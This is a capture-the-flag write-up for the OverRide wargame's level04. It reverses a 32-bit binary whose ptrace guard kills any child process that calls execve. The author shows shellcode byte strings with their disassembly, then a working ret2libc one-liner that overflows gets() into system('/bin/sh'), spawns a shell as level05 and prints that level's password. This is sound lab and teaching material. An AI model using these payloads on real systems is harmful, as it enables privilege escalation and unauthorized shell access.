LEVEL04:

```
level04@OverRide:~$ readelf -h level04
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
```

The binary is in 32bits

```
level04@OverRide:~$ ./level04
Give me some shellcode, k
coucou
child is exiting...
level04@OverRide:~$ ./level04
Give me some shellcode, k
sh
child is exiting...
level04@OverRide:~$ ./level04 123
Give me some shellcode, k
wwww
```

The program reads on stdin once and do not treats arguments.

```
level04@OverRide:~$ echo -en '\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\
x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80
\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x4
2' | ./level04
Give me some shellcode, k
child is exiting...
```

```
level04@OverRide:~$ (python -c "print('\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb
\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0
c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58\x41\x41\x41\x41\x42\x
42\x42\x42')"; cat - ) | ./level04
Give me some shellcode, k
child is exiting...
pwd
level04@OverRide:~$
```

I gave a sample of shellcode provided by :
https://www.vividmachines.com/shellcode/shellcode.html
Either the way I send it isn't appropriate, either the content isn't correct.

Reverse:

Strings:

```
➜  ex04 strings ../Debug_files/level04
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
gets
fflush
wait
__isoc99_scanf
signal
puts
fork
kill
prctl
getchar
stdout
alarm
ptrace
__libc_start_main
GLIBC_2.7
GLIBC_2.0
PTRh
UWVS
[^_]
Give me some shellcode, k
child is exiting...
no exec() for you
;*2$"
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
```

source file:

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/wait.h>
#include <unistd.h>
#include <signal.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/ptrace.h>

__attribute__((force_align_arg_pointer)) int main()
```

```
{
// ebp = 0xffffd708
    char pushed_reg[0x8];   // 0xffffd700   esp + 0xb0
    pid_t pid;              // 0xffffd6fc   esp + 0xac
    int a;                  // 0xffffd6f8   esp + 0xa8
    int b;                  // 0xffffd6f4   esp + 0xa4
    int c;                  // 0xffffd6f0   esp + 0xa0
    char s1[0x80];          // 0xffffd670   esp + 0x20
    int stat_loc;           // 0xffffd66c   esp + 0x1c
    char s2[0x1c];          // 0xffffd650   esp

    pid = fork();
    for (int i = 0; i < 0x20; i++)
    {
        s1[i] = 0;
    }
    a = 0;
    stat_loc = 0;
    if (pid == 0)
    {
// set the signal that the child will receives when its parent
// process will terminate
        prctl(PR_SET_PDEATHSIG, SIGHUP);// 1, 1
// The calling process will be traced by its parent
// Tout signal (sauf SIGKILL) reçu par le processus l'arrêtera
// Le père sera notifié grâce à wait().
// Les appels ultérieurs à execve() par ce processus lui
//                                          enverront SIGTRAP
        ptrace(PT_TRACE_ME, 0, NULL, 0);
        puts("Give me some shellcode, k"); // addr 0x8048903
        gets(s1);
    }
    else
    {
        while (a != 0xb)
        {
            wait(&stat_loc);
            c = stat_loc;
            b = stat_loc;
            printf("wait status: %d\n", stat_loc);
```

```
            if ((c & 0x7f) == 0 || ((c & 0x7f) + 1) >> 1 > 0)
            {
                puts("child is exiting");
                return 0;
            }
// Lire un mot à l'adresse 'addr' dans l'espace USER du fils
// La valeur est renvoyée en résultat de ptrace().
// data est ignoré
//0x2c means the offset from the register space in the child, which gives
// orig_eax
            a = ptrace(PT_TRACE_PEEKUSER, pid, 0x2c, 0);
        }
        puts("no exec() for you");
        kill(pid, 9);
    }
    return 0;
}
```

We can observe from the reversed source file that if the child is running ‘execve’, the parent SIGKILL the child. So if we want gets to overwrite the return address of the main with the address where the shellcode input has been written (probably 0xffffd670 because the stack is writtable:

```
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4
```

)
in the child process, we could not make the shellcode use execve().

But we could use **execveat**(), who does exactly the same as execve() but with a provided directory fd as first argument if the pathname to be executed is not absolute.
Let’s construct our shellcode.

https://shell-storm.org/shellcode/files/shellcode-811.php
It gives the shellcode for execve:

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80


```
0:  31 c0                   xor    eax,eax
2:  50                      push   eax
3:  68 2f 2f 73 68          push   0x68732f2f
8:  68 2f 62 69 6e          push   0x6e69622f
d:  89 e3                   mov    ebx,esp
f:  89 c1                   mov    ecx,eax
11: 89 c2                   mov    edx,eax
13: b0 0b                   mov    al,0xb
15: cd 80                   int    0x80
17: 31 c0                   xor    eax,eax
19: 40                      inc    eax
1a: cd 80                   int    0x80
```

But we want to execute excveat, which takes a first argument that whill be ignore because the 2nd arg pahtname is absolute, but the first arg needs to be 0 (ebx), and the //bin/sh needs to be the 2nd arg (ecx),
and the syscall 0x183 is on 16bits so we must push it on %ax:

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xC3\x89\xE1\x89\xC2\x89\xC6\x66\xb8\x66\x01\xcd\x80\x31\xc0\x40\xcd\x80 len 32
(THINK TO XOR ESI EDI)

```
0:  31 c0                   xor    eax,eax
2:  50                      push   eax
3:  68 2f 2f 73 68          push   0x68732f2f
8:  68 2f 62 69 6e          push   0x6e69622f
d:  89 c3                   mov    ebx,eax
f:  89 e1                   mov    ecx,esp
11: 89 c2                   mov    edx,eax
13: 89 c6                   mov    esi,eax
15: 66 b8 83 01             mov    ax,0x183
19: cd 80                   int    0x80
1b: 31 c0                   xor    eax,eax
1d: 40                      inc    eax
1e: cd 80                   int    0x80
```

Apparently on x86 the syscall is 358. But it seems to do not exist because when I give it to an earlier exploit that could use execve(), the syscall to execveat() doesnt work, while execve() works:



Let’s try calling the systeme function if our shellcode doesnt work:
We write the address of system() instead of the return address with 4 * nop for the return address of system, + address of my string

```
(gdb) p system
$2 = {<text variable, no debug info>} 0xf7e6aed0 <system>
(gdb) find __libc_start_main,+9999999999,"/bin/sh"
0xf7f897ec
warning: Unable to access target memory at 0xf7fd3b74, halting search.
1 pattern found.
(gdb)
```

We must write 0x9c byte before reaching the return address of the main. Let’s try.

It works !

```
level04@OverRide:~$ (python -c "print(0x9c * 'a' + '\xd0\xae\xe6\xf7' + 4 * 'a' + '\xec\x97\xf8\xf7')";
cat) | ./level04
Give me some shellcode, k


pwd
/home/users/level04
whoami
level05
cat ../level05/.pass
cat: ../level05/.pass: Permission denied
cat /home/user/level05/.pass
cat: /home/user/level05/.pass: No such file or directory
cat /home/users/level05/.pass
3v8QLcN5SAhPaZZfEasfmXdwyR59ktDEMAwHF3aN
```

Flag: 3v8QLcN5SAhPaZZfEasfmXdwyR59ktDEMAwHF3aN